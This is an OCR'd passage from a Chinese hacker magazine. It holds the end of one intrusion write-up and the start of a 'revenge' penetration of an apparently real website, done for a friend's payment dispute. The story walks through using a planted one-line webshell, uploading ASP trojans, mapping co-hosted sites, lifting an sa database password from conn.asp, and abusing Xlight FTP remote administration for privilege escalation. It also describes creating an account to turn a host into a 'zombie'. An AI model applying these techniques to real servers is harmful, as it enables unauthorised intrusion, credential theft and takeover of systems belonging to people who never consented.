


图 14

点击“浏览”按钮，出现如图 14 所示的对话框，在“我的电脑”上按鼠标右键选择“资源管理器”，这样我们就进去了，而且还是 system 权限哦，如图 15 所示。

然后以迅雷不及掩耳之势建了一个账号，这样这台主机就沦为我的肉鸡啦。哎，累了，该




图 15

放松一下了，嘿嘿……

四、总结

从我扫描的 FTP 弱口令结果来看，这个 C 段 90% 用的都是 SERV-U，也就是说提权的机会比较大。可怜几个弱口令就会造成如此巨大的后果，国内安全令人担忧。好了，不多说了，我还没吃饭呢，大家有什么不懂的，可以到论坛找我，我的 ID 是冰的原点。

编辑点评：

文章里其实都是一些常规泛滥的技术了，不过也是最需要掌握的，大家温习一下吧。

Xlighttftp 助我提权——记一次艰难的报复性入侵之旅

图 孤水绕城【L.S.T】

从本文你可以学到如何利用 Xlightftp 来进行提权

一、开篇遇挫

最近一段时间很少上网，原因我就不多说了，不过总不碰电脑也不是个办法。终于某天按耐不住寂寞，打开了我心爱的电脑，这才引发了一场报复性渗透。

QQ 刚一上线，好友 east king 就给俺发来一条信息，扔过来一个网址，让我把这个网站权限给拿下来，他说恨死站长了。既然朋友遇到了难事，当然就得帮忙了（后来才知道，他们协会帮着这个网站的站长做网站，那个站长答应他们说是做好之后给 1000 多块钱。可是做好之后，那家伙却只给了我朋友 700 多，还借口说网站做的垃圾）。

随手把朋友给我的链接打开，显示的是一页乱码，玩黑这么久了，当然知道是个备份成功的一句话木马。当时很纳闷，既然都备份好一句话了，还拿不了 webshell 么？

赶紧问他要了一句话的密码，不过他发信息说这个网站的权限设置得很死，所有的 web 目录都没有写入权限，而且他也只找到了一个 owener 权限的注入点，他的入侵之路就断到了这里。

大家都知道 owener 的权限是很低的，不过我们还是可以考虑备份一个添加用户的 bat 文件到“C:\Documents and Settings\All Users\「开始」菜单\程序\启动\添加用户.bat”。

不过成功的几率不是很大，俺人品不是太好，暂时先不考虑。至于 web 目录没有写入权限，这个比较容易解决，用 LCX 大牛出品的“海阳顶端 asp 木马 2006eval 版”就可以直接上传 asp 大马了。至于为什么这样，原理就不说了，有兴趣的可以研究下。

不过海洋传上去了几个，不是不能运行就是被杀，后来才知道有点缺陷，那就是需要上传的大马不能被加密，而且还需要 c/s 模式转换工具转换下才能用。

另外，用备份一句话后门传上去的大马看起来也不爽，上面的一段全是乱码。不加密的大马都被杀，这下怕是要惊动管理员了，看来出师不利（编辑 lcx：孩子呀，你应当用海阳顶端 2006+ 版的 eval 端，可以减少备份的乱码）。

二、再次遇挫

想问小组的成员要匹好马，可是谁都不在线。后来实在没办法了，只能用“Jannick 修改微型 PHP+ASP 管理器”来操作了，这个工具功能还是很强大的，大马有的功能，它几乎全有，而且还不用向服务器写入数据，这样也就不容易被管理员发现。

用这个工具的“环境变量”功能很轻松的就读出了 web 目录在“D:\wwwRoot\tt.xxxx.com.cn\”（为了安全起见，我把真实目录路径做了修改），如图 1 所示。




图 1

朋友说网站没有写入权限，自己试了下，还真的没有。找了下 images、upload、data、backupdata




图2

这些一般情况下可以写入的目录，也没办法写入。这时我想到了是不是还有别的网站在这台服务器上，如果这样的话，还可以尝试向别的网站目录上传大马。

赶紧去www.myipneighbors.com查了下，从结果看大部分是该网站的二级域名，应该是独立服务器，如图2所示。另外也存在几个别的域名的网站，用IE访问了下，都能访问，这说明这些网站和目标网站是在同一台服务器的。

这样来看还是有希望拿下它的，如果是虚拟主机的话，那八成就要放弃了。接下来就是力气活了，倒杯热水一边品水一边用一句话来列目录，花费了N多分钟之后终于列出来了，在D:\webserver下存放的是别的网站的web目录，可是结果同上，看来管理员还不是太菜。

眼看过去好几个小时了，可是连个webshell都没能拿下，汗颜啊！最后终于还是放弃上传大马了，那就看下服务器上别的盘，看看有没有其他的收获。

先来找找网站的conn.asp吧，看看是不是能找到权限比较高点的数据库用户。可是我用一句话读取“**D:\wwwRoot\tt.97star.com.cn\97\conn.asp**”的时候，却发现是连接的access数据库，这下傻眼了，网站不是MSSQL的数据库么？怎么成了access的了？继续翻看，发现“**D:\wwwRoot\tt.97star.com.cn\复件 conn.asp**”这个文件里有一段是这么写的：

```
set Conn=server.createobject("adodb.connection")
connstr="provider=sqloledb;data source=127.0.0.1;uid=sa;pwd=123456;database=97star_zhekou;"
```

怎么这次又是sa了？因为没问朋友要注入点，所以到底是不是sa权限现在还不敢肯定。先用MSSQL的查询分析器连接一下吧，结果提示不准连接，telnet它的1433端口，提示不能连接！看来不好办啊，现在也不知道sa的密码是不是“123456”，即使是的话也连不上啊。

三、找到突破

没办法，继续列目录吧。当我列到D盘的时候，发现一个“FtpX”的目录，从名字上看应该是个ftp的工具目录，这下又有了希望。继续探查下一级目录，返回结果如图3所示，好像是些配置文件，呵呵，还等什么，赶紧用一句话下载回来，用记事本把能打开的全打开，一看全是乱码！太郁闷了，一句话啥都好，就是下载下来的东西全都给乱码了，看着头晕。

从得到的配置文件名字来看，应该不是常见的ftp工具，先来看看网站用的是什么ftp工具吧。ftp了一下网站域名，返回结果如图4所示，看到没有？“xlight”和图3中的“xlight.exe”




图3




图4

对应上了，这下知道是啥ftp工具了，连版本信息都给出了。赶紧打开google搜索下，很快就把安装程序也给下载了回来。

马上打开虚拟机进行安装测试，一阵捣鼓之后（中间省略N多暴力情节），终于还是让俺悟出点门道，不敢独享，拿出来和大家分享下。

对于“serv-u”和“flashfxp”ftp服务工具，大家一定都很熟悉了，“xlight”虽然用的人不是很多，不过功能却绝对的强大，尤其提供了远程登录管理功能，更是体贴周到。不过这也使得“xlight”存在着严重的安全隐患，使得攻击者可以远程连接服务器“xlight”的服务端，就像本地操作一样，对“xlight”进行任何的配置。




图5

四、进行配置

不过在连接之前需要对“xlight”服务端进行配置，大体配置如图5、图6所示，这样就会把F盘的hehe文件夹作为远程管理的文件夹分配给test这个用户了。

一切都配置好后，就会在程序文件夹下生成“**ftpd.option**”文件，内容如下：




图6

```
EnableRemoteAdmin:yes    //允许远程登录
RemoteAdminIPPort:"0.0.0.0:0"    //这里是允许远程的任何ip，任何端口连接
